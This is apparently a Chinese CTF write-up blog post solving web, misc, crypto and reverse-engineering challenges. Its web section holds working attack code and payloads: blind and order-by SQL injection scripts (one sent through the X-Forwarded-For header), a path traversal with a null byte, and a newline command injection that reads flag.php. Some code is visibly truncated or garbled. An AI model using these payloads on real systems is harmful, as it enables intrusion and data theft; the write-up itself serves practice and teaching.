趁着周日的的时间打了个小比赛。。。。

WEB

1 签到

直接关注就OK

```
key{welcome_to_anyuntec!}
```

2 一道简单的Web题

利用XFF注入

猜测后台逻辑是一个insert注入

```
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

那么我们可以进行注入了

贴上注入脚本

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
import requests
import string
url="http://aim.zhugeaq.com:82"
guess='1234567890abcdeflag{}'
flag=""
for i in range(1,100):
    for str in guess:
        headers={"x-forwarded-for":"x'+"+(select case when (ascii(substring((select flag from flag ) fro
res=requests.get(url,headers=headers)
sec=res.elapsed.seconds
if sec > 4:
    flag = flag + str
    print flag
    break
print flag
```

flag{4c9551d5be5612f7bb5d286785}

3 猜猜我在哪里

robots.txt找到要访问index.txt

```
<?php
if (empty($_GET["file"])){
    echo('../flag.php');
    return;
}
else{
    $filename='pages/'.(isset($_GET["file"])?"welcome.txt").'.html';
    include $filename;
}
?>
```

← aim.zhugaeq.com:81/CTF/1/index.php?file=../../../../../flag.php%00

flag{31de3cbfdf2884987e65f77ebb5ac338}

http://blog.csdn.net/qq_31481187



4 前端跑路了QAQ

index.txt 查看源码

```
<?php
$ip = isset($_POST['ip'])?$_POST['ip']:die();
if(!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}/1',$ip)){
    die("ip 格式错误!");
}
echo strlen($ip);
if(strlen($ip)<7||strlen($ip)>21){
    die("ip 长度错误!");
}
// Determine OS and execute the ping command.
if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $ip );
}else {
    // *nix
    $cmd = shell_exec( 'ping -c 1 ' . $ip );
}
// feedback for the end user
echo "<pre>{$cmd}</pre>";
```

这里ip的长度限制为25之内给了我们可乘之机
通过构造

```
ip=0.0.0.1%0acat flag.php
```

```
1 20<pre><?php
2 //flag{d73669db24d3a35f74bfccd92741ea20}
3
4 ?>
5 </pre>
```

http://blog.csdn.net/qq_31481187

5 你看到我的密码了嘛

一道基本的注入题目
发现过滤了一些东西

```
information limit ()
```

这里主要是过滤了()不能通过正常的注入

```
mysql> select * from yz where a=''^1';
+----+-----+
| a   | b     | c     |
+----+-----+
| aaa | bbb   | ccc   |
+----+-----+
1 row in set, 1 warning (0.00 sec)
```

在本地测试可以得到字段名

admin_r

http://blog.csdn.net/qq_31481187

尝试利用order by注入

```

import requests
url="http://aim.zhugeaq.com:83/index.php"
string = ''
for i in range(1,33):
    for j in range(33,127):
        string += chr(j)
        data = {
            'username':"admin_r' union select 1,2,'{}' order by 3#".format(string),
            'password':"admin"
        }
        s=requests.post(url=url,data=data)
        content=s.content
        print chr(j),'|',string
        string = string[:-1]
        if 'admin_r' in content:
            string += chr(j-1)
            print string, "*****"
            break
print string

```

FLAG{93FCFF2AF3914F7}

6 一道很难的Web题

考察基本的注入知识

```

black: where & and order limit sleep
white: union select from , # -- ascii = substr

```

```

# coding:utf-8
import requests
url = 'http://aim.zhugeaq.com:85/01/login.php'
dic = '1234567890abcdef'
string = ""
for i in range(2,34):
    for j in dic:
        payload = "1'/1=(ascii(substr((pass)from(1)-{j}))={j})/'1'='1".format(i,ord(j))
        data = {
            'username':payload,
            'pass':'1'
        }
        re = requests.post(url=url,data=data)
        if "用户名错误" in re.content:
            string += j
            print string
print string[:-1]

```

d1c46106fdda5b257a9f8bf503747fe4

利用md5解密: root!@#123

flag{b9b0b759ad3e8a5129044c115e042c59}

MISC

1.截获了一个文件

a2V5ezlwMTZfa2V5X2hlaHB9==

Base64解密

key{2016_key_help}

2.这是什么

明显是unicode

```
&#107;&#101;&#121;&#123;&#121;&#111;&#117;&#32;&#97;&#114;&#101;&#32;&#114;&#105;&#103;&#104;&#116;&#125
```

key{you are right

http://blog.csdn.net/qq_31481187

3.Keyboard

```
#[rschl]gyub  
e.u pry(owRuuo.yQ)S  
  e.u {pry(jd)S  
    ypfS  
      aoj ] rpe(jd)  
    .qj.lyS  
      p.ygpb jd  
    cu (aoj V 96) abe (aoj W 123)S  
      p.ygpb jdp((aoj[97]Ruuo.yQ)v{{mre{{(26) } 97)  
    .ncu (aoj V 64) abe (aoj V 91)S  
      p.ygpb jdp((aoj[65]Ruuo.yQ)v{{mre{{(26) } 65)  
    .no.S  
      p.ygpb jd  
    p.ygpb --vhrCb(/{pry( j ) urp j cb o=)  
  lpcby pry( -qpn?popbpo.+ -w 13 )
```

rot13加密

最后找到对应加密 qpn?popbpo.+ -> xrl{rsrnse}

绕后直接ROT13转换

key{efaeffr}

CRYPTO

解密1

解密2

base64解密

base32解密

NNSXS63JONRWGY3GOJTGO5DBMVTGCZ3SNB2H2===

key{iscccfrfgtaefagrht}

解密4

想着应该是异或

写了个脚本

```
s1 = [0b00000010,0b00001000,0b00011010,0b00000110,0b00001010]
s2 = 'large'
flag = ''
for i in range(5):
    flag += chr(s1[i]^ord(s2[i]))
print flag
```

解密5

e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA

凯撒移位范围大点就可以

a2V5ezY4NzQzMDAwNjUwMTczMjMwZTRhNThlZTE1M2M2OGU4fQ==

解密

key{68743000650173230e4a58ee153c68e8}

解密6

md5碰撞

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:10] == 'd9ddd1800f':
        print s
        break
```

d9ddd1800fb812bd62e3fc55c35599b0

REVERSE

注册码去哪儿了

首先说了username是anyuntec

利用IDA找到了关键函数

```

for ( i = 0; i < (signed int)strlen(&String); ++i )
{
if ( *(&v7 + i) != i + *(&String + i) - strlen(&String) )
break;
}

```

最后写出逆向脚本

```

str1 = 'anyuntec'
str2 = ''
for i in range(len(str1)):
    str2 += chr(ord(str1[i]) + i - len(str1))
print str2

```

简单的PE逆向

Crack my apk~

通过JEB反编译，检查逻辑。

用户名是Tenshine

flag是首先md5，然后隔位取字符

用户名md5:

b9c77224ff234f27ac6badf83b855c76

得到flag:

flag{bc72f242a6af3857}

re300

利用PEID查看程序，是win32 GUI程序，Delphi编写。利用ida分析

发现有createthread，怀疑是子线程检测

定位到这

```

byte_61805D = 1;
v8 = CreateThread(
    lpThreadAttributes,
    dwStackSize,
    (LPTHREAD_START_ROUTINE)unknown_libname_67,
    (LPVOID)v7,
    dwCreationFlags,
    lpThreadId);

```

利用OD动态查看

004091BD	. 50	PUSH EAX	ThreadFunction = reverse1.00409134
004091BE	. 8B45 F8	MOV EAX, [LOCAL.2]	
004091C1	. 50	PUSH EAX	StackSize
004091C2	. 8B45 FC	MOV EAX, [LOCAL.1]	
004091C5	. 50	PUSH EAX	pSecurity
004091C6	. E8 65B8FFFF	CALL <JMP.&kernel32.CreateThread>	http://blog.csdn.net/qq_31481187
004091CB	. 8B45	MOV ESI, EAX	

找到了子线程的函数地址0x409134

找到 J 字线性的函数地址 0x409134

下断点寻找处理函数 ctrl+F7 跟踪，跟踪到了下面的函数

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
005C506A	. C645 F7 00	MOV BYTE PTR SS:[EBP-9], 0		EAX 00000000

```
20 v4 = v13;
21 v12 = 0;
22 v5 = 0;
23 v6 = 0;
24 while ( v6 <= v11 )
25 {
26     v7 = *v3;
27     *v3 ^= 0x78u;
28     *v3 ^= 5u;
29     *v3 ^= 0x27u;
30     *v3 ^= v6++;
31     v5 += v12;
32     *v3 ^= v5;
33     v8 = *( _BYTE *)v4++;
34     *v3 ^= v8;
35     ++v3;
36     v12 = v7;
37     if ( !(v6 % a3) )
38         v4 = v13;
39 }
40 return v10;
41 }
```

http://blog.csdn.net/qq_31481187

发现了加密函数

```

__int64 __fastcall sub_5C5054(__int64 a1, int a2, signed int a3)
{
    char *v3; // ecx@1
    int v4; // esi@1
    char v5; // bl@1
    signed int v6; // edi@1
    char v7; // bh@3
    char v8; // dl@3
    __int64 v10; // [sp-20h] [bp-30h]@1
    unsigned int v11; // [sp+0h] [bp-10h]@1
    char v12; // [sp+7h] [bp-9h]@1
    int v13; // [sp+8h] [bp-8h]@1
    int v14; // [sp+Ch] [bp-4h]@1

    v13 = a2;
    v11 = HIDWORD(a1);
    v14 = a1;
    v10 = a1;
    v3 = (char *)a1;
    v4 = v13;
    v12 = 0;
    v5 = 0;
    v6 = 0;
    while ( v6 <= v11 )
    {
        v7 = *v3;
        *v3 ^= 0x78u;
        *v3 ^= 5u;
        *v3 ^= 0x27u;
        *v3 ^= v6++;
        v5 += v12;
        *v3 ^= v5;
        v8 = *(_BYTE *)v4++;
        *v3 ^= v8;
        ++v3;
        v12 = v7;
        if ( !(v6 % a3) )
            v4 = v13;
    }
    return v10;
}

```

这是比对函数

```
v0 = sub_400020(4 * (_DWORD *) (v4 + u0));
sub_5C500C(v7, v8);
u9 = 0;
do
{
    if ( *(_BYTE *) (*(_DWORD *) (u4 + 68) + u9) != byte_6172C0[u9] )
        break;
    ++u9;
}
while ( u9 < 21 );
v10 = dword_61D358;
```

http://blog.csdn.net/qq_31481187

这是内存比对

```
